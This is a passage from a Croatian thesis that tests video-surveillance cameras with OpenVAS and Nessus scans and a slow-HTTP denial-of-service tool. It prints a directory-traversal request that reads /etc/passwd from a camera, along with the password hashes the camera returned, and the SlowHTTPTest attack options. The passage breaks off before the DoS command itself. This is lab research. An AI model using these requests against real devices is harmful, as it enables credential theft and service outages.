- a 0 - a označava tip napada, 0 predstavlja izravan napad (engl. *Straight*)

- Hash-Hik_0709 – označava dokument gdje su spremljene hashirane zaporke

- passwords_dipl.txt – označava listu korištenih zaporki

- r – označava pravilo po kojem će se proces izvršavati.

6.2.7. Test - skeniranje ranjivosti

Sljedeći postupak testiranja sustava videonadzora je skeniranje ranjivosti. Radi se o automatiziranom postupku proaktivnog prepoznavanja sigurnosnih ranjivosti računalnih sustava u mreži kako bi se utvrdilo može li se i gdje neki sustav iskoristiti i ugroziti. Skeniranje ranjivosti koristi softver koji traži sigurnosne nedostatke na temelju baze podataka poznatih nedostataka, testira sustave za pojavu tih nedostataka i generira izvješće o nalazima koje pojedinac ili organizacija mogu upotrijebiti za unapređenje sustava sigurnosti mreže.

Test je odrađen s dva priznata alata, jedan je OpenVas [66], besplatna otvorena platforma s više usluga i alata koja nudi sveobuhvatno i efikasno rješenje za skeniranje i upravljanje ranjivostima. Drugi je priznati komercijalni alat „Nessus“ [67], dio „Tenable „ grupe, koji ima i svoju besplatnu bazičnu verziju, naravno s puno manje opcija. Bazična verzija je i korištena za testiranje ranjivosti videonadzora. Cilj je usporediti i vidjeti kako će dva priznata alata odraditi testiranja ranjivosti sustava videonadzora i koliko će se rezultati poklapati ili razlikovati.


Nakon instalacije OpenVas skenera na Kali Linux [68], potrebno je pokrenuti OpenVAS korisničko sučelje unutar preglednika na *localhost* adresi te se prijaviti na sustav.

Prije pokretanja sigurnosnih testova, nužno je odabrati osnovne postavke tj.

obaviti sljedeće korake:


1. odabrati računalo koje će se testirati,
2. ukoliko se radi o lokalnoj provjeri, pružiti identifikacijske podatke te
3. odabrati vrstu testiranja.

U izborniku se odabire novi zadatak i upisuju svi potrebni podaci da bi se test mogao odraditi. Na primjeru DVC kamere konfiguracija je prikazana na Slika 6-30:



Slika 6-30 OpenVas konfiguracija-primjer DVC kamera

Konfiguracija Nessus skenera za odabrano testiranje sustava videonadzora prikazana je na Slika 6-31.




Slika 6-31 Nessus konfiguracija

Kada je testiranje gotovo, pregledavaju se i analiziraju izvještaji. Ovisno o odabranim skriptama, generiraju se tri razine ranjivosti:

- ranjivosti **visokog** prioriteta - generiraju se za identificiranu sigurnosnu rupu te predstavljaju ranjivost za koju postoje poznate metode iskorištavanja (engl. e*xploit),*
- ranjivosti **srednjeg** prioriteta - upozoravaju na mogući sigurnosni propust,
- ranjivosti **niskog** prioriteta - indiciraju stanje sustava (nepostojanje ranjivosti za navedeni test), tj. ranjivosti koje se mogu iskoristiti za planiranje obrane od složenijih napada.

Za svaku od pojedinih ranjivosti generira se izvješće koje daje uvid u specifičnosti iste. U izvješću su navedeni detalji poput mjesta i opisa greške unutar sustava, utjecaja na sustav u slučaju iskorištavanja ranjivosti, reference na tehničke detalje greške i sl. Svako izvješće moguće je preuzeti u bilo kojem ranije definiranom formatu (xml, html, csv, pdf i sl.).“ [69]


Nakon odrađenog skeniranja za testirani sustav videonadzora OpenVas skenerom, rezultati izgledaju ovako:



Slika 6-32 OpenVas-rezultati skeniranja


Vidljiva je jedna *visoka* ranjivost za DVC kameru, zatim dvije *srednje* ranjivosti za Vivotek kameru i mrežni DVC snimač i rezultat bez ranjivosti za Hikvision kameru.

Najznačajnije ranjivosti OpenVas skenerom vidljive su na Slika 6-33




Slika 6-33 Prikaz ranjivosti OpenVas skenerom

Rezultati skeniranja i prikaz ranjivosti Nessus skenerom vidljive su na Slika 6-34 :



Slika 6-34 Nessus skeniranje

Izvršni sažetak Nessus skeniranja prikazan je na Slika 6-35



Slika 6-35 Nessus -izvršni sažetak skeniranja

Vidljivo je da Nessus pronalazi samo jednu srednju ranjivost, a sve ostalo pronađeno spada u domenu informacija.

Usporedbe radi, OpenVas je detektirao *visoku* ranjivost „***Generic HTTP Directory Traversal***“ kod DVC kamere na IP 192.168.1.12, a sami detalji pronađene visoke ranjivosti su prikazani kako slijedi:

„Results per Host

Host 192.168.1.12

Scanning of this host started at: Sun Sep 8 14:40:23 2019 UTC

Number of results: 2

Port Summary for Host 192.168.1.12

Service (Port)	Threat Level
80/tcp	High

Security Issues for Host 192.168.1.12

80/tcp
High (CVSS: 7.8)
NVT: Generic HTTP Directory Traversal (OID: 1.3.6.1.4.1.25623.1.0.106756)
Summary

Generic check for HTTP directory traversal vulnerabilities.

Vulnerability Detection Result

```
1.      The following traversal URL(s) where found:
2.
3.      Vulnerable url: http://192.168.1.12/../../../../../../etc/passwd
4.
5.      Request:
6.      GET /../../../../../../etc/passwd HTTP/1.1
7.      Connection: Close
8.      Host: 192.168.1.12
9.      Pragma: no-cache
10.     Cache-Control: no-cache
11.     User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS-VT 9.0.3)
12.     Accept:  image/gif,  image/x-xbitmap,  image/jpeg,  image/pjpeg,
image/png, */*
13.     Accept-Language: en
14.     Accept-Charset: iso-8859-1,*,utf-8
15.
16.
17.     Response:
18.     HTTP/1.1 200 OK
19.     Server: gSOAP/2.8
20.     Content-Type: application/octet-stream
21.     Content-Length: 162
22.     Connection: close
23.
24.
25.     root:MWeja8Jfu0.xg:0:0::/root:/bin/sh
26.     soft:XwWNCSIEgF6ws:1000:1000:Linux User,,,:/home/soft:/bin/sh
27.     test:bFKEcK2jufLhA:1001:1001:Linux User,,,:/home/test:/bin/sh
28.
29.
30.
```

Solution

Solution type: Mitigation

Contact the vendor for a solution.

Vulnerability Detection Method

Sends crafted HTTP requests and checks the response.


Details: Generic HTTP Directory Traversal (OID: 1.3.6.1.4.1.25623.1.0.106756)

Version used: $Revision: 12019 $

References


Other: https://www.owasp.org/index.php/Path_Traversal“

Isto je i prikazano i na Slika 6-36.



Slika 6-36 OpenVas skener - DVC visoka ranjivost

Za razliku od OpenVas skeniranja, Nessus ne pronalazi nikakvu ranjivost na DVC kameri, IP adresa 192.168.1.12, vidljivo na Slika 6-37 i Slika 6-38.



Slika 6-37 Nessus -DVC kamera

192.168.1.12

0	0	0	0	2
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 2

SEVERITY	CVSS	PLUGIN	NAME
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	10919	Open Port Re-check

Slika 6-38 Nessus rezultat za DVC kameru

Iz navedenih rezultata skeniranja vidljive su i razlike u samim rezultatima između OpenVas i Nessus skeniranja. Mogući razlog tome vjerojatno leži i u činjenici što se u radu koristila osnovna, besplatna inačica Nessus skenera s puno manje funkcionalnih opcija.

6.2.8. Test - napad uskraćivanja usluge

Napad uskraćivanja usluge (engl. *Denial of Service*, skraćeno *DoS*) napad je na dostupnost resursa informacijskih sustava i usluga. DoS je napad u kojem obično sudjeluje jedno računalo, za razliku od distribuiranog napada uskraćivanja, *DDoS* napada u kojem se koristi veći broj računala. Sustav videonadzora korišten je dvojako u napadima uskraćivanja usluge, i to kao sredstvo napada u *Mirai* botnet napadima [70] [71] na druge mete, a također je izložen i kao učestala meta napada. Cilj DoS i DDoS napada je spriječiti legitimnog korisnika da dođe do željenih resursa, a obično napadaju:

- poveznicu (link) prema poslužitelju,
- raspoloživost procesora na računalu,
- raspoloživost memorije na računalu,
- raspoloživost slobodnog prostora na disku računala,
- raspoloživost aplikacije (programskog servisa).

Napadi se obično dijele na napade na:

- aplikacijskom sloju,
- mrežnom sloju te na
- netehničke DoS napade.

Najjednostavnija podjela DoS napada je prema načinu na koji se provode:

- DoS koji zagušuje resurse kako bi onemogućio pristup istima,
- DoS koji iskorištava propuste kako bi učinio sustav nestabilnim. [51]

Alat koji je korišten u ovom testu DoS napada je *SlowHTTPTest* [72], [73]. Radi se o aplikaciji koja napada sloj aplikacije. Spori HTTP napadi su napadi uskraćivanja usluge u kojima napadač polako i pojedinačno šalje web-poslužitelju HTTP zahtjeve. Ako HTTP zahtjev nije dovršen ili je stopa prijenosa vrlo niska, poslužitelj zadržava svoje resurse čekajući ostatak podataka. Kada spremnik istovremenog povezivanja poslužitelja dostigne svoj maksimum dolazi do uskraćivanja usluge. Spori HTTP napadi lako se izvode jer od napadača zahtijevaju samo minimalna sredstva. [74]

Slika 6-39 prikazane su opcije sintaksi *slowhttptest* aplikacije u Kali Linuxu, točnije radi se o *Slowloris* [75] načinu napada uskraćivanja usluge.

```
root@kali:~# slowhttptest -h

slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ...]
Test modes:
  -H                slow headers a.k.a. Slowloris (default)
  -B                slow body a.k.a R-U-Dead-Yet
  -R                range attack a.k.a Apache killer
  -X                slow read a.k.a Slow Read

Reporting options:

  -g                generate statistics with socket state changes (off)
  -o file_prefix    save statistics output in file.html and file.csv (-g required)
  -v level          verbosity level 0-4: Fatal, Info, Error, Warning, Debug

General options:

  -c connections    target number of connections (50)
  -i seconds        interval between followup data in seconds (10)
  -l seconds        target test length in seconds (240)
  -r rate           connections per seconds (50)
  -s bytes          value of Content-Length header if needed (4096)
  -t verb           verb to use in request, default to GET for
                    slow headers and response and to POST for slow body
  -u URL            absolute URL of target (http://localhost/)
  -x bytes          max length of each randomized name/value pair of
                    followup data per tick, e.g. -x 2 generates
                    X-xx: xx for header or &xx=xx for body, where x
                    is random character (32)
  -f content-type   value of Content-type header (application/x-www-form-urlencoded)
  -m accept         value of Accept header (text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5)

Probe/Proxy options:

  -d host:port      all traffic directed through HTTP proxy at host:port (off)
  -e host:port      probe traffic directed through HTTP proxy at host:port (off)
  -p seconds        timeout to wait for HTTP response on probe connection,
                    after which server is considered inaccessible (5)

Range attack specific options:

  -a start         left boundary of range in range header (5)
  -b bytes         limit for range header right boundary values (2000)

Slow read specific options:

  -k num           number of times to repeat same request in the connection. Use to
                   multiply response size if server supports persistent connections (1)
  -n seconds       interval between read operations from recv buffer in seconds (1)
  -w bytes         start of the range advertised window size would be picked from (1)
  -y bytes         end of the range advertised window size would be picked from (512)
  -z bytes         bytes to slow read from receive buffer with single read() call (5)
root@kali:~#
```

Slika 6-39 *SlowHTTPTest* opcije sintaksi

Sintaksa naredbe koja je korištena u ovom testu DoS napada glasi:

